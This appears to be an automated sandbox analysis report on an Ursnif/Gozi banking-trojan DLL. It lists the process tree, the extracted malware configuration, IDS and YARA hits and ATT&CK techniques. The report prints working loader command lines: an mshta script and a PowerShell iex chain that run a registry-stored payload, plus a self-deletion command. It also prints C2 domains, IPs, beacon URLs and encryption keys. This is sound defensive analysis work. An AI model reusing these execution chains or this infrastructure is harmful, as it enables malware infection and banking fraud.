ID: 620327
Sample Name: qOfIxt1fnQ.dll
Cookbook: default.jbs
Time: 16:18:26
Date: 04/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

qOfIxt1fnQ.dll


Overview

General Information

Sample Name:	qOfIxt1fnQ.dll
Analysis ID:	620327
MD5:	00d3b863abdafc..
SHA1:	79d75aa72072dd.
SHA256:	5298257931fb4fc..
Tags:	dll geo Gozi ISFB ITA Ursnif
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Yara detected Ursnif
- System process connects to networ…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Uses ping.exe to check the status o…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5860 cmdline: loaddll32.exe "C:\Users\user\Desktop\qOfIxt1fnQ.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6084 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\qOfIxt1fnQ.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4428 cmdline: rundll32.exe "C:\Users\user\Desktop\qOfIxt1fnQ.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 492 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 6492 cmdline: C:\Windows\System32\mshta.exe "about:<hta:application><script>Rwr3='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Rwr3).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5600 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name gcqrbwksb -value gp; new-alias -name jkgyvx -value iex; jkgyvx ([System.Text.Encoding]::ASCII.GetString((gcqrbwksb "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5028 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 2964 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\zek5yaft\zek5yaft.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6624 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RES1B0A.tmp" "c:\Users\user\AppData\Local\Temp\zek5yaft\CSC3DAC9030B4CB46878A3398CFC11AF7A7.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5672 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\zbedhqob\zbedhqob.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5368 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RES3EDE.tmp" "c:\Users\user\AppData\Local\Temp\zbedhqob\CSCD26AEEEF9294175AE6FC384D1631824.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3808 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 628 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\qOfIxt1fnQ.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5532 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 352 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4184 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"WDHdIpDR32hiBF82vKyfbd4Aeqb2endsG7KPr9+PRwpFwh6xHOPeXmivTfHV1JSO9BbOekXP+fpLTlNw78j8NdT4sNAaVFSXIxeuXWdoUw6r5lOTidqS1cBNYe3P3AFASRESMg14/OvBfHcw2QScm4OJeiHSYe26nzRyCo9Bsx0twNSvxA9Ev6ecU3aTGDNOX6EO6pfJFTv3oxkLljtitiqLzJjGUeio8ebUBdVSKBHjVo6ZyneL/fS9OUJFMNJ7HNXH2S3/amCXZuSmGf5nGAp2ln8QhGUUaVVkgcswKSlhcM0caruAqxzK8wdEz4NJO3xL/S8BTA8Kjk8SIMljp4q8BLwzx+qosOvcvZK8zl8=",
  "c2_domain": [
    "config.edge.skype.com",
    "cabrioxmdes.at",
    "gamexperts.net",
    "185.189.151.181",
    "185.189.151.186"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBIeVD",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000003.492379314.000001F7004CC000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.422014842.00000000051B8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.478528295.0000000005DF8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.376465602.00000000051B8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.376077940.00000000051B8000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 21 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.rundll32.exe.fe0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4d194a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4d194a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.5166b40.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.5166b40.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 3 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 185.189.151.28	
Timestamp:	05/04/22-16:20:11.489303 05/04/22-16:20:11.489303
SID:	2033203
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 185.189.151.28	
Timestamp:	05/04/22-16:20:12.290322 05/04/22-16:20:12.290322
SID:	2033203
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.7 - Destination IP: 13.107.42.16	
Timestamp:	05/04/22-16:19:50.763686 05/04/22-16:19:50.763686
SID:	2033203
Source Port:	49768
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.7 - Destination IP: 185.189.151.28	
Timestamp:	05/04/22-16:20:10.851257 05/04/22-16:20:10.851257
SID:	2033204
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
qOflxt1fnQ.dll	50%	ReversingLabs	Win32.Trojan.Jaik	
qOflxt1fnQ.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.fe0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/G9Zl6xXWK7/sq6mJwqNR6fvih_2F/3BlWMH0TTomc/U1aMCISKVce/sD1_2BamSatrUi/mArOkW2r7_2B0uc5NIyZ1/fqCKZKNfwHwtB7N_/2BOdKH9zPCcKh5j/aH7OQyg_2B7xMhAY1R/xlVSoeftX/sTSsZsRI3rAEzydEwaZ5/9QwFFn9O9UzVILrRbdl/7UPI548brok0gcZoBkvtCl/1vWqX_2Bjtpxo/llnrjwNT/qDZ6Nfo6aLVU8WQtuO_2FVg/zPD0a3AU1_/2BluOSPr1CN4zp_2B/j9DB_2Fzln/wTp23X8qY/8v5Y.jlk	0%	Avira URL Cloud	safe	
http://185.189.151.28/drew/jXEA7ByXkNY6ttlyk/c1_2FpaHGG8A/Yx7P_2FoAZx/2kWyqwCGw_2Fq6/CqvTpauiAtq1S6NEfUFGz/azQBCUCEVQkwLO92/zmVyPCpquTYZDzt/P2EwT8kh0KHu8Lbvc2/Ag_2FS5Oy/Bwa_2FhroFaW1JJ7Yi_2/FCwhCYTX1vsSGLasuXt/5_2FN41F2ddMFyf13Vxa_2/FlhkTkOugqgwW/2xYMihrB/d1UYCEPSvlBu19hXDBks3k1/KTXlXsgnHu/yq5ztS0tgrWgRYyLM/xsuyeva.jlk	0%	Avira URL Cloud	safe	
http://ns.adobY	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://185.189.151.28/drew/yTRJAUZiMQ_2FTcjFd/OV31p2h1j/mj3Z9n_2BOBKbildEj82/DKgORp8r4Xx_2BnVgp_/2F_2F_2BvQg_2BZVCdBCQi/QtPh_2BkpemuH/LSUbfgED/uR6Ni2U_2B2TrekewEGTeeM/QVV2Ymg6iJ/T2mSA6ICc_2Fr99oW/m0E6ateNanP0/G9bVGRc76Wh/i2tCqLMog2Cd2S/BjsyNkJBT9sJ3ChkZSwYM/3GFd1ud_2Fz_2BWJ/ABPbUtrh_2BqYag/UdccpuDhsuWiS1djZj/kqFinK56w/1Yn7inetR1GAB9jPIhty/UC9Ej8wR/j.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://185.189.151.28/drew/G9Zl6xXWK7/sq6mJwqNR6fvih_2F/3BlWMH0TTomc/U1aMCISKVce/sD1_2BamSatrUi/mArOkW2r7_2B0uc5NIyZ1/fqCKZKNfwHwtB7N_/2BOdKH9zPCcKh5j/aH7OQyg_2B7xMhAY1R/xlVSoeftX/sTSsZsRI3rAEzydEwaZ5/9QwFFn9O9UzVILrRbdl/7UPI548brok0gcZoBkvtCl/1vWqX_2Bjtpxo/llnrjwNT/qDZ6Nfo6aLVU8WQtuO_2FVg/zPD0a3AU1_/2BluOSPr1CN4zp_2B/j9DB_2Fzln/wTp23X8qY/8v5Y.jlk	true	• Avira URL Cloud: safe	unknown
http://185.189.151.28/drew/jXEA7ByXkNY6ttlyk/c1_2FpaHGG8A/Yx7P_2FoAZx/2kWyqwCGw_2Fq6/CqvTpauiAtq1S6NEfUFGz/azQBCUCEVQkwLO92/zmVyPCpquTYZDzt/P2EwT8kh0KHu8Lbvc2/Ag_2FS5Oy/Bwa_2FhroFaW1JJ7Yi_2/FCwhCYTX1vsSGLasuXt/5_2FN41F2ddMFyf13Vxa_2/FlhkTkOugqgwW/2xYMihrB/d1UYCEPSvlBu19hXDBks3k1/KTXlXsgnHu/yq5ztS0tgrWgRYyLM/xsuyeva.jlk	true	• Avira URL Cloud: safe	unknown
http://185.189.151.28/drew/yTRJAUZiMQ_2FTcjFd/OV31p2h1j/mj3Z9n_2BOBKbildEj82/DKgORp8r4Xx_2BnVgp_/2F_2F_2BvQg_2BZVCdBCQi/QtPh_2BkpemuH/LSUbfgED/uR6Ni2U_2B2TrekewEGTeeM/QVV2Ymg6iJ/T2mSA6ICc_2Fr99oW/m0E6ateNanP0/G9bVGRc76Wh/i2tCqLMog2Cd2S/BjsyNkJBT9sJ3ChkZSwYM/3GFd1ud_2Fz_2BWJ/ABPbUtrh_2BqYag/UdccpuDhsuWiS1djZj/kqFinK56w/1Yn7inetR1GAB9jPIhty/UC9Ej8wR/j.jlk	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000002.00000003.47852829 5.0000000005DF8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00010.00000003.492379314.000001F7004CC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.494043420.00000 1C787C8C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000016.0000 0003.493947920.000001C787C8C000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://ns.adobY	explorer.exe, 00000019.00000000.50222866 5.00000000026D0000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 019.00000000.536436681.00000000026D0000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000019.00000000.536697356.000000 00026D0000.00000004.00000001.00020000.00 000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txt	rundll32.exe, 00000002.00000003.47852829 5.0000000005DF8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00010.00000003.492379314.000001F7004CC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.494043420.00000 1C787C8C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000016.0000 0003.493947920.000001C787C8C000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000002.00000003.47852829 5.0000000005DF8000.00000004.00000020.000 20000.00000000.sdmp, powershell.exe, 000 00010.00000003.492379314.000001F7004CC00 0.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000016.00000003.494043420.00000 1C787C8C000.00000004.00000020.00020000.0 0000000.sdmp, control.exe, 00000016.0000 0003.493947920.000001C787C8C000.00000004 .00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.189.151.28	unknown	Switzerland		51395	AS-SOFTPLUSCH	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620327
Start date and time: 04/05/202216:18:26	2022-05-04 16:18:26 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	qOfIxt1fnQ.dll
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@24/18@0/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 19.6% (good quality ratio 18.8%) • Quality average: 82.2% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): client.wns.windows.com, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, settings-win.data.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, l-0007.l-msedge.net, arc.msn.com, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 649 2 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
